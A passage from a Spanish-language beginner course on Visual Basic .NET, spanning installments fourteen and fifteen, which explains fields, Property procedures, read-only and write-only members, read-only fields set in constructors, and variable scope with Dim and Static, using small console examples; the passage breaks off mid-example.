En esta decimocuarta entrega del curso de iniciación a la programación con Visual Basic .NET vamos a ver, al menos esa es mi intención, algunas de las cosillas que te dije en las entregas anteriores que íbamos a tratar... Entre esas cosas intentaré explicarte qué son los campos, propiedades, campos de sólo lectura y la diferencia entre campos y propiedades, y si da tiempo, veremos también cómo crear propiedades por defecto (ahora llamadas indizadores, después verás porqué) y, si el calor lo permite, intentaré explicarte algo sobre la sobrecarga de procedimientos y todo esto aderezado con las instrucciones o modificadores de cobertura o ámbito que podemos usar en los miembros de una clase.

Empecemos por saber qué son

Los campos y las propiedades.

Los campos, tal como te comenté en la entrega doce, (je, je, ¿creías que no iba a haber ningún link a entregas anteriores?), son variables usadas a nivel de una clase. Los campos representan los datos de la clase. Como sabrás, (creo que lo he comentado en otras ocasiones), la razón de ser de una clase es poder manipular cierta información, los campos y propiedades representan los datos manipulados por la clase, mientras que los métodos manipulan (o permiten manipular) esos datos.

Los campos representan la información que "internamente" la clase manipulará. Dependiendo de que esos campos sean accesibles sólo dentro de la clase o también puedan ser accedidos desde cualquier instancia, (creada en la memoria), de la clase, estarán declarados de una forma o de otra. Para simplificar, después entraremos en detalle, podemos declarar cualquier *miembro de una clase* de dos formas, según el nivel de visibilidad o ámbito que queramos que tenga.

Si lo declaramos con el modificador de acceso **Private**, ese miembro sólo será accesible desde "dentro" de la clase, es decir, en cualquier sitio de la clase podremos usar ese miembro, pero no será accesible desde "fuera" de la clase, por ejemplo, en una nueva instancia creada.
Por otro lado, si declaramos un miembro de la clase como **Public**, ese miembro será accesible tanto desde dentro de la clase como desde fuera de la misma. Un miembro público de una clase siempre será accesible.

> **Nota:**
> Cuando digo *miembro de una clase*, me refiero a cualquier campo, propiedad, enumeración, método o evento.

Te aclaro que además del modificador Private y Public hay otros, los cuales veremos en esta o en otra entrega posterior.

Cuando declaramos un campo con el modificador Public, estamos haciendo que ese campo (o variable) sea accesible desde cualquier sitio, por otro lado, si lo declaramos como Private, sólo estará accesible en la propia clase.

Para clarificarlo, vamos a verlo con un ejemplo.
En el siguiente código vamos a declarar una clase que tendrá tres miembros públicos y uno privado.
De estos tres miembros públicos, dos de ellos serán campos y el tercero será un método que nos permitirá mostrar por la consola el contenido de esos campos. El campo privado simplemente lo usaremos dentro del método, en otro ejemplo le daremos una utilidad más práctica, ya que en este ejemplo no sería necesario el uso de ese campo privado, pero al menos nos servirá para saber que "realmente" es privado y no accesible desde fuera de la clase.

```
Public Class Prueba14
    ' campo privado
    Private elNombreCompleto As String
    ' campos públicos
    Public Nombre As String
    Public Apellidos As String
    '
    ' método público
    Public Sub Mostrar()
        elNombreCompleto = Nombre & " " & Apellidos
        Console.WriteLine(elNombreCompleto)
    End Sub
End Class

Module Module1
    Sub Main()
        ' creamos una nueva instancia de la clase
        Dim p As New Prueba14()
        '
        ' asigmos los valores a los campos públicos
        p.Nombre = "Guillermo"
        p.Apellidos = "Som"
        ' usamos el método para mostrar la información en la consola
        p.Mostrar()
        '
        ' esto dará error
```

```
        'Console.WriteLine(p.elNombreCompleto)
        '
        Console.WriteLine("Pulsa Intro")
        Console.ReadLine()
    End Sub
End Module
```

En la clase **Prueba14** (que está declarada como Public) tenemos declarado **Nombre** y **Apellidos** con el modificador Public, por tanto podemos acceder a estos dos campos desde una nueva instancia de la clase, así como desde cualquier sitio de la clase.
Lo mismo es aplicable al método **Mostrar**, al ser público se puede usar desde la variable declarada en el procedimiento Main.
Por otro lado, el campo **elNombreCompleto**, está declarado como Private, por tanto sólo será accesible desde la propia clase, (esto se demuestra, porque se usa en el método Mostrar), y no desde fuera de ella, es decir, no podremos usar ese campo desde la instancia creada en Main por la sencilla razón de que es "privada" y por tanto no visible ni accesible desde fuera de la propia clase.
Si quitas el comentario que muestra por la consola el contenido del campo privado, comprobarás que dará un error en tiempo de compilación, ya que **elNombreCompleto** no es accesible por estar declarado como privado.

Si ya has trabajado antes con Visual Basic, a estos campos públicos también se les podían llamar propiedades, en Visual Basic .NET esto no ha cambiado y se pueden considerar a los campos públicos como si fuesen propiedades de una clase.

Pero, realmente, las propiedades son otra cosa diferente, al menos así deberíamos planteárnoslo y, tanto en Visual Basic .NET como en las versiones anteriores, además de declarar una propiedad usando la declaración de un campo público, también podemos usar la instrucción **Property** para que quede más claro cual es nuestra intención.
Como veremos a continuación, el uso de Property nos dará algo de más trabajo, pero también nos proporcionará mayor control sobre lo que se asigne a esa propiedad.
Por ejemplo, imagínate que no se debería permitir que se asigne una cadena vacía al al Nombre o al Apellido, en el ejemplo anterior, esto no sería posible de "controlar", ya que al ser "variables" públicas no tenemos ningún control sobre cómo ni cuando se asigna el valor, por tanto, salvo que creemos unos métodos específicos para asignar y recuperar los valores de esas dos "propiedades", no tendríamos control sobre la asignación de una cadena vacía.

Vamos a ver cómo se podría "controlar" esto que acabo de comentar, para simplificar, sólo vamos a comprobar si al nombre se le asigna una cadena vacía, para ello, vamos a crear un procedimiento que se encargue de asignar el valor al nombre y otro que se encargue de recuperar el contenido de esa "propiedad".
Estos métodos se llamarán **AsignaNombre** y **RecuperaNombre**.
El primero nos permitirá asignar un nuevo nombre y el segundo nos permitirá recuperar el contenido de esa "propiedad".

```
Public Class Prueba14_2
    ' variable (campo) privado para guardar el nombre
    Private elNombre As String
    '
    ' campo público para los apellidos
```

```
    Public Apellidos As String
    '
    ' método que permite asignar el nuevo nombre
    Public Sub AsignarNombre(ByVal nuevoNombre As String)
        ' comprobamos si no es una cadena vacía
        If nuevoNombre <> "" Then
            elNombre = nuevoNombre
        End If
    End Sub
    ' método que recupera el nombre asignado
    Public Function RecuperarNombre() As String
        Return elNombre
    End Function
    '
    ' método público para mostrar el nombre completo
    Public Sub Mostrar()
        Console.WriteLine(elNombre & " " & Apellidos)
    End Sub
End Class

Module Module1
    Sub Main()
        ' creamos una nueva instancia de la clase
        Dim p As New Prueba14_2()
        '
        ' asigmos los valores a los campos públicos
        p.AsignarNombre("Guillermo")
        p.Apellidos = "Som"
        ' usamos el método para mostrar la información en la consola
        p.Mostrar()
        '
        Console.WriteLine("El nombre es: " & p.RecuperarNombre)
        '
        Console.WriteLine()
        Console.WriteLine("Pulsa Intro")
        Console.ReadLine()
    End Sub
End Module
```

Aunque pueda parecer una "barbaridad" (casi lo es), analicemos el contenido de la clase Prueba14_2 para ver si nos enteramos de las cosas...

Declaramos una variable privada (un campo privado) llamado **elNombre**, este campo nos permitirá almacenar el nombre que se asigne usando el método **AsignarNombre**, el cual recibirá un parámetro, antes de asignar el contenido indicado en ese parámetro, comprobamos si es una cadena vacía, de ser así, no hacemos nada, ya que sólo se asigna el nuevo valor si el contenido del parámetro es distinto de una cadena vacía, con esto conseguimos lo que nos proponíamos: no asignar al nombre una cadena vacía.
Por otro lado, si queremos acceder al contenido del "nombre", tendremos que usar el método **RecuperarNombre**, esta función simplemente devolverá el contenido del campo privado **elNombre**.
En cuanto al campo **Apellidos**, (el cual actuará como una propiedad, es decir, representa a un dato de la clase), éste permanece sin cambios, por tanto no se hace ninguna comprobación y podemos asignarle lo que queramos, incluso una cadena vacía.

Esto está muy bien, pero no es "intuitivo", lo lógico sería poder usar la propiedad **Nombre** tal como la usamos en el primer ejemplo, pero de forma que no permita asignarle una cadena vacía.
Esto lo podemos conseguir si declaramos **Nombre** como un procedimiento de tipo **Property**.
La forma de usarlo sería como en el segundo ejemplo, pero en lugar de usar **AsignarNombre** o **RecuperarNombre**, usaremos **Nombre**, que es más intuitivo, aunque, como comprobarás, "internamente" es como si usáramos los dos procedimientos que acabamos de ver.

¿Cómo declarar una propiedad como un procedimiento Property?

Para estos casos, el compilador de Visual Basic .NET pone a nuestra disposición una instrucción, que al igual que Sub o Function, nos permiten declarar un procedimiento que tiene un trato especial, este es el caso de **Property**.
La forma de usar Property es muy parecido a como se declara una función, pero con un tratamiento especial, ya que dentro de esa declaración hay que especificar por un lado lo que se debe hacer cuando se quiera recuperar el valor de la propiedad y por otro lo que hay que hacer cuando se quiere asignar un nuevo valor.
Cuando queremos recuperar el valor de una propiedad, por ejemplo para usarlo en la parte derecha de una asignación o para usarlo en una expresión, tal es el caso de que queramos hacer algo como esto: **Dim s As String = p.Nombre**
O como esto otro: **Console.WriteLine(p.Nombre)**
En estos dos casos, lo que queremos es recuperar el contenido de la propiedad.
Pero si lo que queremos es asignar un nuevo valor, esa propiedad normalmente estará a la izquierda de una asignación, como sería el caso de hacer esto: **p.Nombre = "Guillermo"**. En este caso estaríamos asignando un nuevo valor a la propiedad Nombre.

Vale, esto está muy bien, pero... ¿cómo se declara un procedimiento Property?
Tranqui... que ya llegamos a eso...

Si queremos que **Nombre** sea realmente una propiedad (un procedimiento del tipo Property) para que podamos hacer ciertas comprobaciones tanto al asignar un nuevo valor como al recuperar el que ya tiene asignado, tendremos que crear un procedimiento como el que te muestro a continuación:

```
Public Property Nombre() As String
    ' la parte Get es la que devuelve el valor de la propiedad
    Get
        Return elNombre
    End Get
    ' la parte Set es la que se usa al asignar el nuevo valor
    Set(ByVal Value As String)
        If Value <> "" Then
            elNombre = Value
        End If
    End Set
End Property
```

Es decir, declaramos un procedimiento del tipo Property, el cual tiene dos bloques internos:
El primero es el bloque **Get**, que será el código que se utilice cuando queramos recuperar el valor de la propiedad, por ejemplo para usarlo en la parte derecha de una asignación o en una expresión.
El segundo es el bloque **Set**, que será el código que se utilice cuando queramos asignar un nuevo valor a la propiedad, tal sería el caso de que esa propiedad estuviera en la parte izquierda de una asignación.
Como puedes comprobar, el bloque Set recibe un parámetro llamado **Value** que es del mismo tipo que la propiedad, en este caso de tipo String. Value representa el valor que queremos asignar a la propiedad y representará lo que esté a la derecha del signo igual de la asignación. Por ejemplo, si tenemos esto: **p.Nombre = "Guillermo"**, "Guillermo" será lo que Value contenga.

Fíjate que al declarar la propiedad, no se indica ningún parámetro, esto lo veremos en otra ocasión, pero lo que ahora nos interesa saber es que lo que se asigna a la propiedad está indicado por el parámetro Value del bloque Set.

> **Nota:**
> En el caso de Visual Basic .NET, el parámetro indicado en el bloque Set se puede llamar como queramos. En C#, siempre se llamará **value**, además de que no se indica el parámetro en el bloque **set**.
> Por esa razón, se recomienda dejar el nombre Value, que es el que el VB .NET utiliza automáticamente cuando declaramos un procedimiento de tipo Property.

Fíjate que cuando creamos un procedimiento Property siempre será necesario tener un campo (o variable) privado que sea el que contenga el valor de la propiedad. Ese campo privado lo usaremos para devolver en el bloque Get el valor de nuestra propiedad y es el que usaremos en el bloque Set para conservar el nuevo valor asignado.
Ni que decir tiene que **el tipo de datos del campo privado debe ser del mismo tipo que el de la propiedad**.

La ventaja de usar propiedades declaradas como Property en lugar de usar variables (o campos) públicos es que podemos hacer comprobaciones u otras cosas dentro de cada bloque Get o Set, tal como hemos hecho en el ejemplo de la propiedad Nombre para que no se asigne una cadena vacía al Nombre.

> **Nota:**
> De todas formas, no es recomendable hacer mucho "trabajo" dentro de una propiedad, sólo lo justo y necesario.
> Si nuestra intención es que dentro de una propiedad se ejecute un código que pueda consumir mucho tiempo o recursos, deberíamos plantearnos crear un método, ya que las propiedades deberían asignar o devolver los valores de forma rápida.

Debido a que en Visual Basic .NET los campos públicos son tratados como propiedades, no habría demasiada diferencia en crear una propiedad declarando una variable pública o usando un procedimiento Property, pero deberíamos acostumbrarnos a crear procedimientos del tipo Property si nuestra intención es crear una propiedad, además de que el uso de procedimientos Property nos da más juego que simplemente declarando una variable pública.

Nota:
En las versiones de Visual Basic anteriores a .NET la forma de declarar una propiedad es mediante tres tipos de procedimientos Property:
Property Get para devolver el valor de la propiedad,
Property Let para asignar el nuevo valor a la propiedad y
Property Set para asignar un objeto a esa propiedad.
En Visual Basic .NET sólo existen dos bloques: Get y Set, el segundo sería el equivalente a los dos últimos de Visual Basic 6.0

Propiedades de sólo lectura.

Una de las ventajas de usar un procedimiento Property es que podemos crear propiedades de sólo lectura, es decir, propiedades a las que no se pueden asignar valores nuevos, simplemente podemos acceder al valor que contiene.

Para poder conseguir que una propiedad sea de sólo lectura, tendremos que indicárselo al Visual Basic .NET de la siguiente forma:

```
Private valorFijo As Integer = 10
'
Public ReadOnly Property Valor() As Integer
    Get
        Return valorFijo
    End Get
End Property
```

Es decir, usamos la palabra clave (o modificador) ReadOnly al declarar la propiedad y tan sólo especificamos el bloque Get.
Si declaramos un procedimiento ReadOnly Property no podemos indicar el bloque Set, eso dará error.

Propiedades de sólo escritura.

De la misma forma que podemos definir una propiedad de sólo lectura, también podemos crear una propiedad de sólo escritura, es decir, una propiedad que sólo aceptará que se asignen nuevos valores, pero que no permitan obtener el valor que tienen... la verdad es que este tipo de propiedades no son muy habituales, pero podemos hacerlo.
Veamos cómo tendríamos que declarar una propiedad de sólo escritura.

```
Private valorEscritura As Boolean
'
Public WriteOnly Property Escribir() As Boolean
    Set(ByVal Value As Boolean)
        valorEscritura = Value
    End Set
End Property
```

Es decir, usamos el modificador WriteOnly al declarar la propiedad y sólo debemos especificar el bloque Set.
Si declaramos un procedimiento WriteOnly Property no podemos indicar el bloque Get, ya que eso dará error.

Cuando declaramos una propiedad de sólo lectura no podemos declarar otra propiedad con el mismo nombre que sólo sea de escritura. Si nuestra intención es crear una propiedad de lectura/escritura, simplemente con no complicarnos la existencia es suficiente, es decir, declaramos la propiedad sin indicar ni ReadOnly ni WriteOnly.

> **Nota:**
> En las versiones anteriores de Visual Basic si sólo queríamos una propiedad de sólo lectura, simplemente se declaraba el procedimiento **Property Get** y no era necesario indicar ReadOnly. El mero hecho de no declarar el procedimiento **Property Let** indica que es de sólo lectura. Esto mismo también es aplicable a C#, en ese lenguaje no es necesario indicar explícitamente si es o no de sólo lectura. Por tanto, si ya has programado con C# y quieres hacer algo en VB .NET tendrás que tener esto presente.

Campos de sólo lectura.

Lo mismo que existen propiedades de sólo lectura, podemos crear campos de los que sólo podamos leer el valor que contiene y no asignar ninguno nuevo.
Aunque en principio podrías pensar que con una constante se podría conseguir lo mismo que con un campo de solo lectura, como verás puede haber una pequeña diferencia de la que nos podemos aprovechar.
Para aclarar esto último, te diré, aunque ya lo sabes, que una constante es como una variable que tiene un valor fijo, es decir, una vez que se ha asignado, no se puede cambiar.
Los campos de sólo lectura a diferencia de las constantes, se pueden cambiar de valor, pero sólo en la definición, lo cual no se diferenciaría de la forma de declarar una constante, o dentro del constructor de la clase.
Esto último es algo que no se puede hacer con una constante, ya que **las constantes siempre tienen el mismo valor**, el cual se asigna al declararla.

Para aclarar todo este "lío" vamos a ver un par de ejemplos.
En el siguiente código vamos a declarar una constante y también un campo (o variable) de sólo lectura.

```
Public Const PI As Double = 3.14159
Public ReadOnly LongitudNombre As Integer = 50
```

En este código tenemos declarada una constante llamada **PI** que tiene un valor fijo. Las constantes siempre deben declararse con el valor que contendrán.
Por otro lado, tenemos un campo de sólo lectura llamado **LongitudNombre**, que es del tipo Integer y tiene un valor de 50.
Como podrás comprobar, en este caso no hay diferencia entre una constante y un campo de sólo lectura. La verdad es que si lo dejamos así, no habría ninguna diferencia entre una declaración y otra.

Bueno, si hay diferencia. Cuando declaramos una constante pública, ésta estará accesible en las nuevas instancias de la clase además de ser accesible "globalmente", es decir, no tendremos que crear una nueva instancia de la clase para poder acceder a la constante. Por tanto podríamos decir que las constantes declaradas en una clase son "variables" compartidas por todas las instancias de la clase. Es como si declarásemos la constante usando **Shared** o como si estuviese declarada en una clase de tipo Module, como ya te comenté anteriormente, la diferencia entre una clase de tipo Module y una de tipo Class es que en la primera, todos los miembros están compartidos (Shared), mientras que en la segunda, salvo que se indique explícitamente, cada miembro pertenecerá a la instancia de la clase, es decir, de cada objeto creado con New. De esto hablaremos más en profundidad en otra ocasión.

A lo que vamos, que siempre me enredo...
Y para que no sea yo el único que se lía... te voy a liar a ti un poquito... je, je...

Suponte que cambiamos la declaración de LongitudNombre de la siguiente forma:

```
Public Shared ReadOnly LongitudNombre As Integer = 50
```

En este caso, no habría diferencia con una constante.

Pero, esta no sería la forma habitual de declarar un campo de sólo lectura. Lo habitual es declararlo sin un valor inicial, aunque haciéndolo así nos aseguramos que tenga un valor predeterminado, en caso de que no se asigne ninguno nuevo.

Como te comenté hace unas líneas, la forma de asignar el valor que tendrá un campo de sólo lectura, sería asignándolo en el constructor de la clase. Por tanto, podríamos tener un constructor (Sub New) que reciba como parámetro el valor que tendrá ese campo de sólo lectura.
En el siguiente código vamos a declarar una clase que tendrá un campo de sólo lectura, el cual se asigna al crear una nueva instancia de la clase.

```
Public Class Prueba14_6
    Public ReadOnly LongitudNombre As Integer = 50
    '
    Public Sub New()
        '
    End Sub
    Public Sub New(ByVal nuevaLongitud As Integer)
        LongitudNombre = nuevaLongitud
    End Sub
    '
    ' Este será el punto de entrada del ejecutable
    Public Shared Sub Main()
        '
        ' si creamos la clase sin indicar la nueva longitud...
        Dim p As New Prueba14_6()
        ' el valor será el predeterminado: 50
        Console.WriteLine("p.LongitudNombre = {0}", p.LongitudNombre)
        '
        ' si creamos la clase sin indicar la nueva longitud...
        Dim p1 As New Prueba14_6(25)
        ' el valor será el indicado al crear la instancia
        Console.WriteLine("p1.LongitudNombre = {0}", p1.LongitudNombre)
```

```
        '
        Console.WriteLine()
        Console.WriteLine("Pulsa Intro")
        Console.ReadLine()
    End Sub
End Class
```

Esta clase tiene definidos dos constructores: uno sin parámetros y otro que recibe un valor de tipo Integer, ese valor será el que se use para el campo de sólo lectura.
En el Sub Main, el cual está declarado como Shared para que se pueda usar como punto de entrada del ejecutable, declaramos dos objetos del tipo de la clase, el primero se instancia usando New sin ningún parámetro, mientras que el segundo se crea la nueva instancia indicando un valor en el constructor, ese valor será el que se utilice para darle valor al campo de sólo lectura, cosa que se demuestra en la salida del programa:

```
p.LongitudNombre = 50
p1.LongitudNombre = 25
```

En los comentarios está aclarado porqué el objeto **p** toma el valor 50 y porqué usando **p1** el valor es 25.

Y para que queden las cosas claras, decirte que una vez que hemos asignado el valor al campo de sólo lectura, ya no podemos modificar dicho valor, salvo que esa modificación se haga en el constructor. Por tanto, sólo podemos asignar un nuevo valor a un campo de sólo lectura en el constructor de la clase.
Dicho esto, si nuestras mentes fuesen tan retorcidas como para hacer esto, sería factible y no produciría ningún error:

```
Public Sub New(ByVal nuevaLongitud As Integer)
    LongitudNombre = nuevaLongitud
    LongitudNombre = LongitudNombre + 10
End Sub
```

Por la sencilla razón de que "dentro" del constructor podemos asignar un nuevo valor al campo de sólo lectura.

Bueno, esto ha sido todo por hoy.
Sí, ya se que me he dejado algunas cosas por explicar, pero eso será tema de otra (u otras) entregas.

Aquí te dejo algunos links de la ayuda de Visual Studio .NET que te ayudarán a comprender mejor lo que hemos tratado en esta entrega:

Tema	**Link en la ayuda de Visual Studio .NET**
Instrucciones de uso de campos	ms-help://.../cpgenref/html/cpconfieldusageguidelines.htm

Comparación de procedimientos de propiedades y campos	ms-help://.../vbcn7/html/vbconPropertyProceduresVsPublicVariables.htm
Agregar campos y propiedades a una clase	ms-help://.../vbcn7/html/vbconProperties.htm
Propiedades y procedimientos de propiedad	ms-help://.../vbcn7/html/vaconpropertyprocedures.htm
Property (Instrucción)	ms-help://.../vblr7/html/vastmproperty.htm
Get (Instrucción)	ms-help://.../vblr7/html/vastmget.htm
Set (Instrucción)	ms-help://.../vblr7/html/vastmset.htm

En la próxima entrega, si no cambio de idea, veremos algo más del ámbito de los miembros de una clase, es decir, más cosas sobre Public, Private y otros modificadores de ámbito. También intentaré explicarte algo más sobre la sobrecarga de procedimientos... pero eso será dentro de un tiempo... ¿un mes? esperemos que como mucho sea dentro de un mes...

Nos vemos.
Guillermo
Nerja, 10 y 11 de agosto de 2003

---

ir al índice del

Curso de iniciación a la programación con Visual Basic .NET

Entrega número quince, (28~30/Ago/2003)
Publicada el 30/Ago/2003 (revisada el 01/Sep/03)

Pues aquí estamos de nuevo y ¡antes de que pase un mes! (pero no te ilusiones, que esto es casi un "error", je, je). Lo que pasa es que quiero aprovechar antes que te "tenga" que abandonar durante mucho tiempo; no, no me voy, pero en septiembre las cosas van a estar más "ajetreadas" para mi y... en fin... menos mal que ya estás acostumbrados a mis "desplantes"... ¡que remedio! como tampoco puedes quejarte a mis "superiores", pues eso es lo que hay...

Como te comenté en la entrega anterior, hoy veremos más cosas sobre el ámbito de los miembros de una clase... e incluso de las clases y demás código de Visual Basic .NET.

¿Qué es esto del ámbito?

El ámbito es la cobertura o duración de la vida de una variable, un procedimiento o una clase, es decir, hasta dónde son visibles y, por decirlo de alguna forma, durante cuanto tiempo.

Hasta ahora hemos estado usando dos instrucciones (o modificadores) que permiten indicar el ámbito de un miembro de una clase (o módulo), uno de ellos es Public y el otro es Private. Como habrás podido comprobar, (y si no lo has comprobado, al menos *sé* que te lo he dicho), al usar el modificador Public, permitimos que el miembro al que se le ha aplicado ese modificador sea visible desde cualquier sitio y por tanto estará accesible para que podamos usarlo desde la propia clase o desde fuera de ella; por otro lado, cuando usamos Private, estamos indicando que ese miembro es "privado" a la clase en la que se ha declarado y por tanto sólo podremos usarlo desde la propia clase.

Antes de entrar en detalles y para que lo comprendas mejor, (o si no para que lo comprendas mejor, al menos para que no te queden dudas, que para el caso es lo mismo), vamos a verlo con un ejemplo, el cual será parecido a uno de los usados en la entrega anterior.

Veamos el código y ahora te explico.

```
Public Class Prueba15
    Private elNombre As String
    Public Apellidos As String
    '
    Public Property Nombre() As String
        ' la parte Get es la que devuelve el valor de la propiedad
        Get
            Return elNombre
        End Get
        ' la parte Set es la que se usa al asignar el nuevo valor
        Set(ByVal Value As String)
            If Value <> "" Then
                elNombre = Value
            End If
        End Set
```

```
    End Property
    '
    ' método público para mostrar el nombre completo
    Public Sub Mostrar()
        Console.WriteLine(elNombre & " " & Apellidos)
    End Sub
End Class
```

En esta clase hemos definido dos campos: **elNombre** y **Apellidos**, el primero está declarado como Private, por tanto sólo será visible *dentro* de la clase, es decir: no podemos acceder a ese campo desde *fuera* de la clase, ahora lo comprobaremos. El segundo está declarado como Public, por tanto será accesible (o visible) tanto desde dentro de la clase como desde fuera de ella.

Cuando digo que será visible o accesible, me refiero a la posibilidad de poder usarlo. Como te imaginarás, para poder usar cualquier miembro de una clase "desde fuera", tendremos que declarar una variable del tipo de la clase e instanciarla por medio de New, ya que esta es la única forma de poder acceder a una clase... (¡Eh! Guille, eso no es del todo cierto) bueno, vale... ¡espabilao! ¡que eres un espabilao!, (espabilao = perspicaz, "listillo", etc.), en este caso, cuando digo clase, me refiero a un "tipo" declarado usando Class, ya que, como tendrás ocasión de comprobar, si el "tipo" lo declaramos con Module o Structure, la cosa cambia... pero no te compliques la vida todavía, que ya tendrás tiempo de complicártela.
A lo que iba, *en ese código que he mostrado*, (así está mejor dicho), para poder acceder a los miembros de la clase, tendremos que crear una nueva instancia; pero a los miembros a los que podemos acceder, sólo serán los que estén declarados como Public.

Además de esos dos campos, también tenemos una propiedad y un método, ambos declarados como Public.
El método **Mostrar**, que es un procedimiento de tipo Sub, puede acceder tanto a la variable declarada como Private como a la que hemos declarado como Public, ya que ambas variables (en este caso también campos de la clase) tienen la "cobertura" suficiente para que sean vistas (o accesibles) desde cualquier sitio "*dentro*" de la propia clase.
La propiedad **Nombre**, tiene dos bloques de código, uno será la parte Get (la que devuelve el valor de la propiedad) y la otra es el bloque Set (el que asigna el valor a la variable privada). Desde los dos bloques podemos acceder a la variable privada **elNombre**, ya que el ámbito de dicha variable es: toda la clase.
Pero si te fijas, en el bloque Set de la propiedad se ha declarado una variable, esa variable sólo será "visible" dentro de ese bloque y no podrá ser accedida desde ningún otro sitio, en cuanto acabe ese bloque, la variable **Value** "desaparece" y deja de existir... (si no te aclaras, no te preocupes por ahora, que esto lo aclararemos).

Antes de seguir con más explicaciones, veamos el código desde el que usaremos esa clase.

```
Module Module1
    Sub Main()
        Dim n As New Prueba15()
        '
        n.Nombre = "Guille"
        n.Apellidos = "Som"
        n.Mostrar()
    End Sub
End Module
```

En este módulo tenemos un procedimiento en el cual declaramos una variable del tipo **Prueba15**. Creamos una nueva instancia en la memoria y usamos los miembros públicos. Si intentas acceder al miembro privado, por ejemplo para hacer esta asignación: `n.elNombre = "Guille"`, el compilador de Visual Basic .NET se quejará, ya que no "sabe" nada de un miembro llamado **elNombre**. Estando en el Visual Studio .NET nos mostrará la variable señalada con unos dientes de sierra y si posicionas el ratón encima te informará del error, el cual, tal como podemos ver en la figura 1, indica que la variable está declarada como privada y, por tanto, no accesible.

Figura 1

Antes de explicarte los diferentes modificadores de ámbito (o de niveles de visibilidad) que podemos aplicar a los distintos elementos de un proyecto de Visual Basic .NET, vamos a aclarar unos cuantos conceptos.

Cómo declarar las variables.

No, no estás volviendo al pasado, estás en la entrega 15.
Para declarar una variable podemos hacerlo de varias formas, dependiendo dónde se declaren esas variables. Usando la misma nomenclatura que en la documentación de Visual Studio .NET, existen varios niveles de ámbito, es decir, existen distintos "sitios" en los que podemos declarar una variable, (o cualquier otro elemento, pero para simplificar, vamos a centrarnos en las variables), estos *niveles* son:
Bloque: Un bloque puede ser, por ejemplo, un If... Then, un Do... Loop o los bloques Get y Set.
Procedimiento: Un Sub, Function o Property.
Módulo: Una clase (Class), módulo (Module) o estructura (Structure)
Espacio de nombres: Un bloque Namespace.

> **Nota:**
> Fíjate que en Visual Basic, todos los "bloques" o niveles (que siempre están encerrados entre un inicio y un final), suelen terminar con End <tipo de nivel>. Por ejemplo un bloque If... Then ocupará desde el If... Then hasta el End If, (aclaro que salvo que esté definido como si no fuese un bloque). Las excepciones son For que llegará hasta el Next y Do que lo hará hasta Loop.

Los tipos de niveles están enumerados de menor a mayor, es decir, una variable declarada en un nivel de módulo, tendrá más cobertura que otra declarada en un bloque If.
Lo cual quiere decir que si declaramos una variable a nivel de módulo, esa variable será visible desde cualquier otro "nivel" inferior. Cosa que hemos comprobado en el código de la clase anterior. La variable **elNombre** declarada a nivel de módulo (en este caso el módulo es uno del tipo Class) es visible en un nivel inferior, en ese ejemplo podemos acceder a ella desde los dos procedimientos que tenemos.

Como te comentaba al principio de esta sección, las variables las podemos declarar de varias formas, dependiendo del "nivel" en el que la declaremos, salvo a nivel de Namespace, ya que en un Namespace no podemos declarar una variable.

Como hemos visto desde el principio de este curso, lo habitual para declarar una variable es usando Dim. De hecho, usar Dim es la única forma de declarar una variable en los dos niveles inferiores (bloque y procedimiento). Pero en el nivel de módulo podemos usar tanto Dim como las instrucciones Private, Public (y las que ahora veremos). Cuando declaramos una variable con Dim en un nivel de módulo es lo mismo que declararla con Private.

Las variables declaradas en los procedimientos.

Como acabo de comentarte, las variables en un procedimiento, (Sub, Function o Property), tenemos que declararlas con Dim. Esto significa que las variables son privadas (o locales) al procedimiento, por tanto sólo se podrán usar dentro del procedimiento y desde fuera de él no sabrán de la existencia de esas variables.

Pero aún hay más, si hubiese una variable de "nivel superior" que se llamase igual que una variable "local" al procedimiento, ésta última ocultaría a la que está declarada en un nivel superior.
Por ejemplo, en la clase **Prueba15** tenemos la variable **elNombre**, declarada a nivel de módulo, ésta variable podrá usarse dentro del procedimiento **Mostrar**, pero si el procedimiento Mostrar lo re-escribimos de esta forma:

```
Public Sub Mostrar()
    ' prueba declarando una variable "local"
    ' que se llama igual que otra declarada a nivel de módulo
    Dim elNombre As String
    '
    Console.WriteLine(elNombre & " " & Apellidos)
End Sub
```

La variable declarada dentro del procedimiento "ocultaría" a la declarada a nivel de módulo, por tanto, ahora no se mostraría el nombre que hubiésemos asignado a la clase, sino una cadena vacía, ya que no hemos asignado nada a esa variable.

Pero aún hay más, si el parámetro de un procedimiento recibe una variable que se llama como otra declarada a nivel superior, esa variable también ocultaría a la de nivel superior.
Por ejemplo, si tenemos este procedimiento:

```
Public Sub Mostrar2(ByVal elNombre As String)
    Console.WriteLine(elNombre & " " & Apellidos)
End Sub
```

El nombre de la variable usada como parámetro también se llama igual que la declarada a nivel de módulo, por tanto esa variable (la del parámetro) ocultará a la otra (la declarada a nivel de módulo). Cuando digo que ocultará, me refiero a que la variable que "eclipsa" a la otra no la sustituye, ya que realmente son dos variables diferentes y cada una tendrá su propia dirección de memoria, por tanto el valor asignado a esas variables locales no afectará en nada a la variable declarada a nivel de módulo.

Cuando declaramos variables locales (al procedimiento), éstas durarán (o existirán) mientras dure el procedimiento, es decir, cuando se sale del procedimiento, el valor que tuviera asignado, se perderá. Cuando se vuelva a entrar en el procedimiento se volverán a crear esas variables y el valor que antes tenían ya no será recordado.

> **Nota:**
> Para aclarar esto, seguramente tendría que dar explicaciones de cómo funciona la pila (stack) y cómo se almacenan las variables locales en la pila, pero creo que esto es un tema que lo que podría hacer es complicarte aún más las cosas... de todas formas, sin que lo tomes como "doctrina", te diré que cada vez que se usan las variables locales a un procedimiento (incluidos los parámetros declarados con ByVal), estos valores (o referencias en el caso de que sean tipos por referencia), se almacenan en una memoria especial llamada "pila", cuando se sale del procedimiento se "limpia" la pila y por tanto esas variables se pierden.

Pero, habrá ocasiones en que no queramos que esos valores de las variables locales se pierdan, en Visual Basic podemos hacerlo declarando las variables usando la instrucción **Static** en lugar de Dim. Static le indica al compilador que esa variable debe mantener el valor entre distintas llamadas al procedimiento, para que de esa forma no se pierda el valor que tuviera.
Las variables declaradas con Static siguen siendo locales al procedimiento y también "ocultarán" a variables declaradas a nivel de módulo que se llamen de igual forma. Es decir, funcionan como las declaradas con Dim, pero mantienen el valor, además de que *Static sólo se puede usar para declarar variables dentro de procedimientos*.
Veamos un ejemplo que lo aclare.
Si escribimos este código (el cual no tendrá nada que ver con la clase y módulo que hemos usado antes):

```
Module Modulo2
    Sub Main()
        Dim i As Integer
        For i = 1 To 3
            Prueba()
        Next
    End Sub
```

```
    '
    Sub Prueba()
        Dim numDim As Integer
        Static numStatic As Integer
        '
        Dim i As Integer
        For i = 1 To 10
            ' incrementamos las variables
            numDim += 1
            numStatic += 1
        Next
